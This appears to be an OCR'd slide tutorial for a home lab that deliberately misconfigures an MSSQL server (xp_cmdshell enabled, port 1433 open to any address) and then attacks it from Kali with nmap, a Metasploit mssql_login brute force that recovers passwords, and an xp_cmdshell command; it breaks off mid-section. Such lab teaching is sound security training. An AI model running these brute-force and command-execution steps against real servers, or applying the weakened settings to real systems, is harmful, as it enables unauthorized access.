
Set XPCmdShellEnabled to True. Select OK



CmdExecRightsForSystemAdminsOnly	Property value 'CmdExecRightsForSystemAdminsOnly' is not available.
CommonCriteriaComplianceEnabled	False
CrossDBOwnershipChainingEnabled	False
LoginMode	Mixed
ProxyAccountEnabled	False
ProxyAccountIsGrantedToPublicRole	False
PublicServerRoleIsGrantedPermissions	True
ReplaceAlertTokensEnabled	Property value 'ReplaceAlertTokensEnabled' is not available.
XPCmdShellEnabled	True


Installation

Next open SQL Server Configuration Manager located at C:\Windows\SysWOW64\SQLServerManager16


Sql Server Configuration Manager
File
Action
View
Help
SQL Server Configuration Manager (Local)
SQL Server Services
SQL Server Network Configuration (32bit
SQL Native Client 11.0 Configuration (32l
Azure Extension For SQL Server
SQL Server Network Configuration
Protocols for MSSQLSERVER
SQL Native Client 11.0 Configuration
Azure Extension For SQL Server

Installation


Select Protocols for MSSQLSERVER and right-click TCP/IP and Enable it.


File
Action
View
Help
SQL Server Configuration Manager (Local)
SQL Server Services
SQL Server Network Configuration (32bit
SQL Native Client 11.0 Configuration (32l
Azure Extension For SQL Server
SQL Server Network Configuration
Protocols for MSSQLSERVER
SQL Native Client 11.0 Configuration
Azure Extension For SQL Server

Protocol Name	Status
Shared Memory	Enabled
Named Pipes	Disabled
TCP/IP	Enabled

Installation

No right click TCP/IP and select Properties



TCP/IP Properties

Enabled	Yes
Keep Alive	30000
Listen All	Yes

Enabled
Enable or disable TCP/IP protocol for this server instance

Installation

Go to the IP address you want to listen on (usually 192.168) and ensure that it is set to Active and Enabled. Click Apply when done




TCP/IP Properties

Protocol | IP Addresses

IP1	
Active	Yes
Enabled	Yes
IP Address	fe80::5195:d41d:8489:2a4a%6
TCP Dynamic Ports	
TCP Port	1433
IP2	
Active	Yes
Enabled	Yes
IP Address	192.168.2.15
TCP Dynamic Ports	
TCP Port	1433
IP3	
Active	Yes

Installation

Lastly open Windows Defender Firewall and create an inbound rule to allow access to port 1433 from anywhere. Restart your server when all steps are complete.




Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port	Remote Port	Authorized Users	Authorized Co
✓ MSSQL		All	Yes	Allow	No	Any	Any	Any	TCP	1433	Any	Any	Any

Attacking MSSQL

Nmap


You should be able to nmap your server from Kali and see that the port is open.



```
┌──(bryan㉿kali)-[~]
└─$ nmap -p 1433 192.168.2.15 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-06 14:27 EST
Nmap scan report for 192.168.2.15
Host is up (0.00034s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
```

Metasploit


Metasploit has a ton of modules we can use to attack MSSQL. First load up Metasploit with the msfconsole command in Kali. Then use search mssql to see all the modules.



```
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_exec) > search mssql

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/windows/misc/ais_esel_server_rce            2019-03-27       excellent  Yes    AIS logistics ESEL-Server Unauth SQL Injec
   1  auxiliary/server/capture/mssql                                       normal     No     Authentication Capture: MSSQL
   2  auxiliary/gather/billquick_txtid_sqli               2021-10-22       normal     Yes    BillQuick Web Suite txtID SQLi
   3  auxiliary/gather/lansweeper_collector                                normal     No     Lansweeper Credential Collector
   4  exploit/windows/mssql/lyris_listmanager_weak_pass   2005-12-08       excellent  No     Lyris ListManager MSDE Weak sa Password
   5  exploit/windows/mssql/ms02_039_slammer              2002-07-24       good       Yes    MS02-039 Microsoft SQL Server Resolution O
   6  exploit/windows/mssql/ms02_056_hello                2002-08-05       good       Yes    MS02-056 Microsoft SQL Server Hello Overfl
   7  exploit/windows/mssql/ms09_004_sp_replwritetovarbin 2008-12-09       good       Yes    MS09-004 Microsoft SQL Server sp_replwrite
uption
   8  exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli  2008-12-09  excellent  Yes    MS09-004 Microsoft SQL Server sp_replwrite
uption via SQL Injection
```

Brute Force


We see that Metasploit has a login module we can use for a brute force attack.



```
   8   exploit/windows/mssql/ms09_004_sp_replwritetovarb
uption via SQL Injection
   9   exploit/windows/iis/msadc
mmand Execution
   10  auxiliary/scanner/mssql/mssql_login
   11  auxiliary/scanner/mssql/mssql_hashdump
   12  auxiliary/scanner/mssql/mssql_ping
   13  auxiliary/scanner/mssql/mssql_schemadump
```

Brute Force


We can use the command “use auxiliary/scanner/mssql/mssql_login” or “use 10” to select it.



```
msf6 auxiliary(admin/mssql/mssql_exec) > use 10
msf6 auxiliary(scanner/mssql/mssql_login) > 
```

Brute Force


Use “options” to display all the options for the module.



```
msf6 auxiliary(scanner/mssql/mssql_login) > options

Module options (auxiliary/scanner/mssql/mssql_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: none,
   PASSWORD             #Crafty123       no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS               192.168.2.15     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
   RPORT                1433             yes       The target port (TCP)
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME             beard            no        A specific username to authenticate as
```

Brute Force


Set up Rhosts (remote hosts or the IP you are attacking) and the locations to a username and password file for brute-forcing.



```
msf6 auxiliary(scanner/mssql/mssql_login) > set rhosts 192.168.2.15
rhosts ⇒ 192.168.2.15
msf6 auxiliary(scanner/mssql/mssql_login) > set user_file /home/bryan/Desktop/user.txt
user_file ⇒ /home/bryan/Desktop/user.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set pass_file /home/bryan/Desktop/pass.txt
pass_file ⇒ /home/bryan/Desktop/pass.txt
```

Brute Force


Type run to run the exploit.



```
msf6 auxiliary(scanner/mssql/mssql_login) > run

[*] 192.168.2.15:1433    - 192.168.2.15:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.2.15:1433    - No active DB -- Credential data will not be saved!
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard: (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:password (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:mssql (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:12345678 (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\admin:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\admin: (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql: (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:password (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:mssql (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:12345678 (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\SuperAdmin:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\SuperAdmin: (Incorrect: )
[+] 192.168.2.15:1433    - 192.168.2.15:1433 - Login Successful: bryan\SuperAdmin:password
[-] 192.168.2.15:1433    - 192.168.2.15:1433 - LOGIN FAILED: bryan\beard:#Crafty123 (Incorrect: )
```

Brute Force


We can also search for Windows user authentication.



```
msf6 auxiliary(scanner/mssql/mssql_login) > set USE_WINDOWS_AUTHENT true
USE_WINDOWS_AUTHENT ⇒ true
msf6 auxiliary(scanner/mssql/mssql_login) > set domain bryan
domain ⇒ bryan
msf6 auxiliary(scanner/mssql/mssql_login) > run

[*] 192.168.2.15:1433     - 192.168.2.15:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.2.15:1433     - No active DB -- Credential data will not be saved!
[+] 192.168.2.15:1433     - 192.168.2.15:1433 - Login Successful: bryan\beard:#Crafty123
[-] 192.168.2.15:1433     - 192.168.2.15:1433 - LOGIN FAILED: bryan\admin:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433     - 192.168.2.15:1433 - LOGIN FAILED: bryan\admin: (Incorrect: )
[-] 192.168.2.15:1433     - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql:#Crafty123 (Incorrect: )
[-] 192.168.2.15:1433     - 192.168.2.15:1433 - LOGIN FAILED: bryan\mssql: (Incorrect: )
```

Command Execution


Because we set xp_cmdshell to enabled in our setup, we can exploit this to run commands. From SQL Server Manager the query looks like this:



```
EXEC master..xp_cmdshell 'whoami'
```


Command Execution

This is the module:



